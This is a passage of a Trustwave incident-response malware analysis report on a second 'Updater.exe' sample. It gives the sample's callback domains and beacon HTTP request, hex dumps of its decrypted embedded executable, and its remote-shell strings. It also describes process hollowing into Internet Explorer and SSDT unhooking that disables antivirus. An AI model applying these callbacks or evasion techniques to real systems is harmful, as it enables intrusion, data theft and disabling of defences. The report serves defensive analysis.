The malware then launched Internet Explorer (iexplore.exe) as a background process and attempted to reach the callback domains 'happy.fansnba.org' and 'yahoo2.redirectme.net' on port 80 (HTTP).

If a successful connection was established, the malware transmitted the following HTTP GET request:

```
GET
/1.php?id=[redacted]
[redacted]= HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Host: happy.fansnba.org
Cache-Control: no-cache
```


3.2.3 Deep Analysis

Deep analysis of the payload revealed several interesting findings. The malware utilized the main thread of the program and created a window with the title "win". A separate thread was launched to perform the actual malicious activity.

The malicious thread started by allocating a buffer in memory. It then went to the physical offset 6000 in the 'Updater.exe' file and loaded the encrypted data from the file to memory:

```
00006000: 17 00 CA 5A 59 5A 5A 5A|5E 5A 5A 5A A5 A5 5A 5A  | ..ÊZYZZZ^ZZZ¥¥ZZ
00006010: E2 5A 5A 5A 5A 5A 5A 5A|1A 5A 5A 5A 5A 5A 5A 5A  | âZZZZZZZ.ZZZZZZZ
00006020: 5A 5A 5A 5A 5A 5A 5A 5A|5A 5A 5A 5A 5A 5A 5A 5A  | ZZZZZZZZZZZZZZZZ
00006030: 5A 5A 5A 5A 5A 5A 5A 5A|5A 5A 5A 5A AA 5A 5A 5A  | ZZZZZZZZZZZZªZZZ
00006040: 54 45 E0 54 5A EE 53 97|7B E2 5B 16 97 7B 0E 32  | TEàTZîS {â[. {.2
00006050: 33 29 7A 2A 28 35 3D 28|3B 37 7A 39 3B 34 34 35  | 3)z*(5=(;7z9;445
00006060: 2E 7A 38 3F 7A 28 2F 34|7A 33 34 7A 1E 15 09 7A  | .z8?z(/4z34z...z
00006070: 37 35 3E 3F 74 57 57 50|7E 5A 5A 5A 5A 5A 5A 5A  | 75>?tWWP~ZZZZZZZ
00006080: D4 44 33 EE 90 25 5D BD|90 25 5D BD 90 25 5D BD  | ÔD3î%]½%]½%]½
00006090: 83 2D 34 BD 94 25 5D BD|95 29 52 BD 81 25 5D BD  | ƒ-4½"%]½•)R½%]½
000060A0: 83 2D 00 BD 92 25 5D BD|13 2D 00 BD 99 25 5D BD  | ƒ-.½'%]½.-.½™%]½
000060B0: 90 25 5C BD C2 25 5D BD|95 29 02 BD D3 25 5D BD  | %\½Â%]½•).½Ó%]½
000060C0: 95 29 3D BD 9A 25 5D BD|7C 2E 03 BD 91 25 5D BD  | •)=½š%]½|..½'%]½
000060D0: 95 29 07 BD 91 25 5D BD|08 33 39 32 90 25 5D BD  | •).½'%]½.392%]½
```

The data was then decrypted (XOR) revealing a hidden Portable Executable:




Once the data was decrypted, 'Updater.exe' re-launched its own process in a suspended mode (in a suspended mode, the process doesn't start execution, until its main thread is resumed) and injected the decrypted Portable Executable code into it.

It then resumed the main thread of the new process and terminated the primary 'Updater.exe' process. The subsequent section (Section 3.2.4) contains analysis of this secondary 'Updater.exe' instance.

3.2.4 Second Updater.exe Process

3.2.4.1 Static Analysis

The code injected to the second 'Updater.exe' process was dumped from memory and analyzed. It is a standard Portable Executable file and packed with NsPack. The internal Time Stamp indicated the binary was compiled in January 2009:



Since the program was packed, static analysis halted at this stage and dynamic and deep analysis was subsequently performed.

3.2.4.2 Dynamic Analysis

We did not performed detailed dynamic analysis, as the goal was to unpack the packed executable and perform deep analysis on the unpacked file.

3.2.4.3 Deep Analysis

In order to fully analyze the malicious code, the packed executable was unpacked manually with a debugger and the unpacked file was dumped from memory for further analysis.

Analysis of the unpacked code in IDA Pro revealed interesting features of the malware. It turned out that under the NsPack layer, there was another layer of protection that disables local security software (firewalls, antivirus software) in an attempt to prevent or slow down automated malware analysis techniques:


- Malware checked if C:\WINDOWS\system32\notepad.exe exists on the system.
- Malware checked if it was running in an environment where API functions associated with system clock are patched to return misrepresented value. Such functions are often utilized in time-based calculations. This allowed the malware

to detect if its code was being analyzed and/or allowed the delay of malicious actions, so that suspicious activity is not seen immediately after malware execution.


- Malware removed software hooks in the kernel code that are usually installed by antivirus and firewall software – effectively disabling them. The malware performed this task by restoring the original addresses of the SSDT (System Service Dispatch Table), after finding them by analyzing the NT kernel module (e.g. ntorkrnl.exe). The routine that located the original SSDT entries appeared to be copied from code developed by Alexander Tereshkin, aka 90210 and posted on rootkit.com a few years ago.

Once the protective functions had been called, the malware proceeded to drop its own copy - saved as an 'index32.dat' file into the Cookies folder inside the user profile (e.g. C:\Documents and Settings\<username>\Cookies\index32.dat).


In the next step, the malware built another Portable Executable, which was for later use. It used an interesting technique that appeared to be another attempt to mislead malware analysts. There was embedded data inside the unpacked file that appeared to be a header for the PDF file:



Subsequently, the malware patched the buffer - converting something that just a second ago looked like a PDF file, into a data stream that formed an executable file:



Memory was dumped and viewed - revealing that it resembled a typical Portable Executable file:



```
00000000: 4D 5A 44 46 2D 31 2E 34|0D 25 E2 E3 CF D3 0D 0A  | MZDF-1.4.%âãÏÓ..
00000010: 37 35 32 20 30 20 6F 62|6A 20 3C 3C 2F 4C 69 6E  | 752 0 obj <</Lin
00000020: 65 61 72 69 7A 65 64 20|31 2F 4C 20 31 30 38 34  | earized 1/L 1084
00000030: 31 37 32 2F 4F 20 37 35|35 2F 45 20 E8 00 00 00  | 172/O 755/E è...
00000040: 36 35 2F 4E 20 32 33 31|2F 54 20 31 30 36 39 30  | 65/N 231/T 10690
00000050: 38 34 2F 48 20 5B 20 37|31 36 20 31 36 37 35 5D  | 84/H [ 716 1675]
00000060: 3E 3E 0D 65 6E 64 6F 62|6A 0D 20 20 20 20 20 20  | >>.endobj.
00000070: 20 20 0D 0A 78 72 65 66|0D 0A 37 35 32 20 32 31  |   ..xref..752 21
00000080: 0D 0A 30 30 30 30 30 30|30 30 31 36 20 30 30 30  | ..0000000016 000
00000090: 30 30 20 6E 0D 0A 30 30|30 30 30 32 33 39 31    | 00 n..0000002391
000000A0: 20 30 30 30 30 30 20 6E|0D 0A 30 30 30 30 30 30  |  00000 n..000000
000000B0: 32 35 31 30 20 30 30 30|30 30 20 6E 0D 0A 30 30  | 2510 00000 n..00
000000C0: 30 30 30 30 32 35 35 33|20 30 30 30 30 30 20 6E  | 00002553 00000 n
000000D0: 0D 0A 30 30 30 30 30 30|32 36 38 36 20 30 30 30  | ..0000002686 000
000000E0: 30 30 20 6E 0D 0A 30 30|50 45 00 00 4C 01 02 00  | 00 n..00PE..L...
000000F0: CF C2 76 49 00 00 00 00|00 00 00 00 E0 00 0F 01  | ÏÂvI........à...
00000100: 0B 01 07 0A 00 C6 00 00|00 5C 00 00 00 00 00 00  | .....Æ...\......
00000110: 1B 7E 00 00 00 10 00 00|00 E0 00 00 00 00 40 00  | .~.......à....@.
00000120: 00 10 00 00 00 02 00 00|04 00 00 00 00 00 00 00  | ................
00000130: 04 00 00 00 00 00 00 00|00 90 01 00 00 04 00 00  | ................
00000140: 00 00 00 00 02 00 00 00|00 00 10 00 00 10 00 00  | ................
00000150: 00 00 10 00 00 10 00 00|00 00 00 00 10 00 00 00  | ................
00000160: 00 00 00 00 00 00 00 00|88 F1 00 00 8C 00 00 00  | ........ˆñ..Œ...
00000170: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000180: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000190: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
000001A0: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
000001B0: 20 F1 00 00 48 00 00 00|00 00 00 00 00 00 00 00  |  ñ..H...........
000001C0: 00 E0 00 00 A4 01 00 00|00 00 00 00 00 00 00 00  | .à..¤...........
000001D0: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
000001E0: 2E 74 65 78 74 00 00 00|00 30 01 00 00 10 00 00  | .text....0......
000001F0: 00 30 01 00 00 10 00 00|00 00 00 00 00 00 00 00  | .0..............
00000200: 00 00 00 00 60 00 00 E0|2E 72 64 61 74 61 00 00  | ....`..à.rdata..
00000210: 00 50 00 00 00 40 01 00|00 50 00 00 00 40 01 00  | .P...@...P...@..
00000220: 00 00 00 00 00 00 00 00|00 00 00 00 60 00 00 E0  | ............`..à
00000230: 2E 64 61 74 61 00 00 00|38 3E 00 00 00 00 01 00  | .data...8>......
00000240: 00 12 00 00 00 E6 00 00|00 00 00 00 00 00 00 00  | .....æ..........
00000250: 00 00 00 00 40 00 00 C0|00 00 00 00 00 00 00 00  | ....@..À........
```


Once the buffer was ready, the malware launched Internet Explorer process in a suspended mode, injected the Portable Executable code into it, and resumed the main thread of the browser.

3.2.5 Explore.exe Process

The 'Updater.exe' used a complex, two-stage process that avoided antivirus detection, attempted to thwart malware analysis, and disabled security software. It prepared a safe ground for launching the final payload delivered via code injection to Internet Explorer.

3.2.5.1 Static Analysis

The internal time stamp indicates that the binary has been compiled in January 2009:



The following strings of interest were extracted from the running malware:

```
%%%02X
id=%s&id=%s&id=%s&id=%s&id=%s
(%s)(%s)(%s)%s
2K.%s
XP.%s
2K3.%s
VST%d.%d.%d.%s
UK%d.%d.%d.%s
SP%s
KO KO KO
OK OK OK
http://%s:%d/%s
POST
id=
41.php?
GET
cmd shell closed
invalid command
mput over&success
mput over&failure
wb+
mput
mget over&success
mget over&failure
mget
exit
31.php?
Create process fail!
cmd.exe
%ComSpec%
Create pipe fail!
Open HOST_URL error
InternetOpenUrl error
InternetOpen error
3.4
2.php?
1.php?
&Error&
```

```
&Done
4.php?
3.1
3.php?
%02x
500
StdAfx.h
thaspfub{jNDUHTHAS{tBDRUNS^
dBISBU{jHINSHUNI@'
bOUGDJCkIHORITOHA&
cLW@RDII%
Xzo|yyt:!;%5=vzxeta|wyp.5XF\P5#;%.5B|{qzbf5[A5 ;$.5FC$.5;[PA5VYG5$;$;!&"<
C:\WINDOWS\system32\NeroCheck32.exe
stdafx.H
C:\WINDOWS\system32\dllcache\ai477ux.sys
C:\WINDOWS\Installer\b487ee.msi
C:\WINDOWS\system32\services.msc
C:\Program Files\Internet Explorer\IEXPLORE.EXE
```

The strings extracted from the running process indicated that the malware was most likely capable of sending detailed information about the system to the remote attacker and execute commands via remote shell.

Note: some of the strings above are encrypted and are only decrypted during runtime.

3.2.5.2 Dynamic Analysis

At this time detailed dynamic analysis has not been performed, given the goal was to understand the internal workings of the code.

3.2.5.3 Deep Analysis

Detailed analysis of the code injected into hijacked Internet Explorer process highlighted the following findings:

- Malware utilized MD5 sums to verify the content of its own files
- Malware uploaded information about computer name, usernames, Operating System version, network adapter information, IP address to external location; all information sent to a remote location was encrypted
- Malware had the ability to download and executes file from the remote site

The most important part of the payload was the remote shell that was implemented in a similar fashion as the payload from Sample #1. Apart from commands passed to a command interpreter specified via %COMSPEC% environment variable, Sample #2 also implemented "mput" and "mget" commands for downloading and uploading the files. In order to hide files uploaded to the victim's machine, the timestamps of the uploaded file were modified so they resembled the timestamps of the local operating system files.

4 Contacts

The following individuals are the regional lead contacts for Trustwave's Incident Response Team:

USA Contact Information	
Contact Name:	Colin Sheppard
Contact Phone:	312.873.7474
Contact Fax:	312.443.1620
Contact E-Mail Address:	csheppard@trustwave.com
Address:	70 W Madison St Suite 1050 Chicago, IL 60602

EMEA Contact Information	
Contact Name:	Stephen Venter
Contact Phone:	+44 207.070.5982
Contact Fax:	+44 845.456.9612
Contact E-Mail Address:	sventer@trustwave.com
Address:	8th floor, Westminster Tower, 3 Albert Embankment London, UK SE1 7SP

APAC Contact Information	
Contact Name:	Marc Bown
Contact Phone:	+61 2 9089 8870
Contact Fax:	+61 2 9089 8989
Contact E-Mail Address:	mbown@trustwave.com
Address:	Level 26, 44 Market Street, Sydney, NSW, 2000, Australia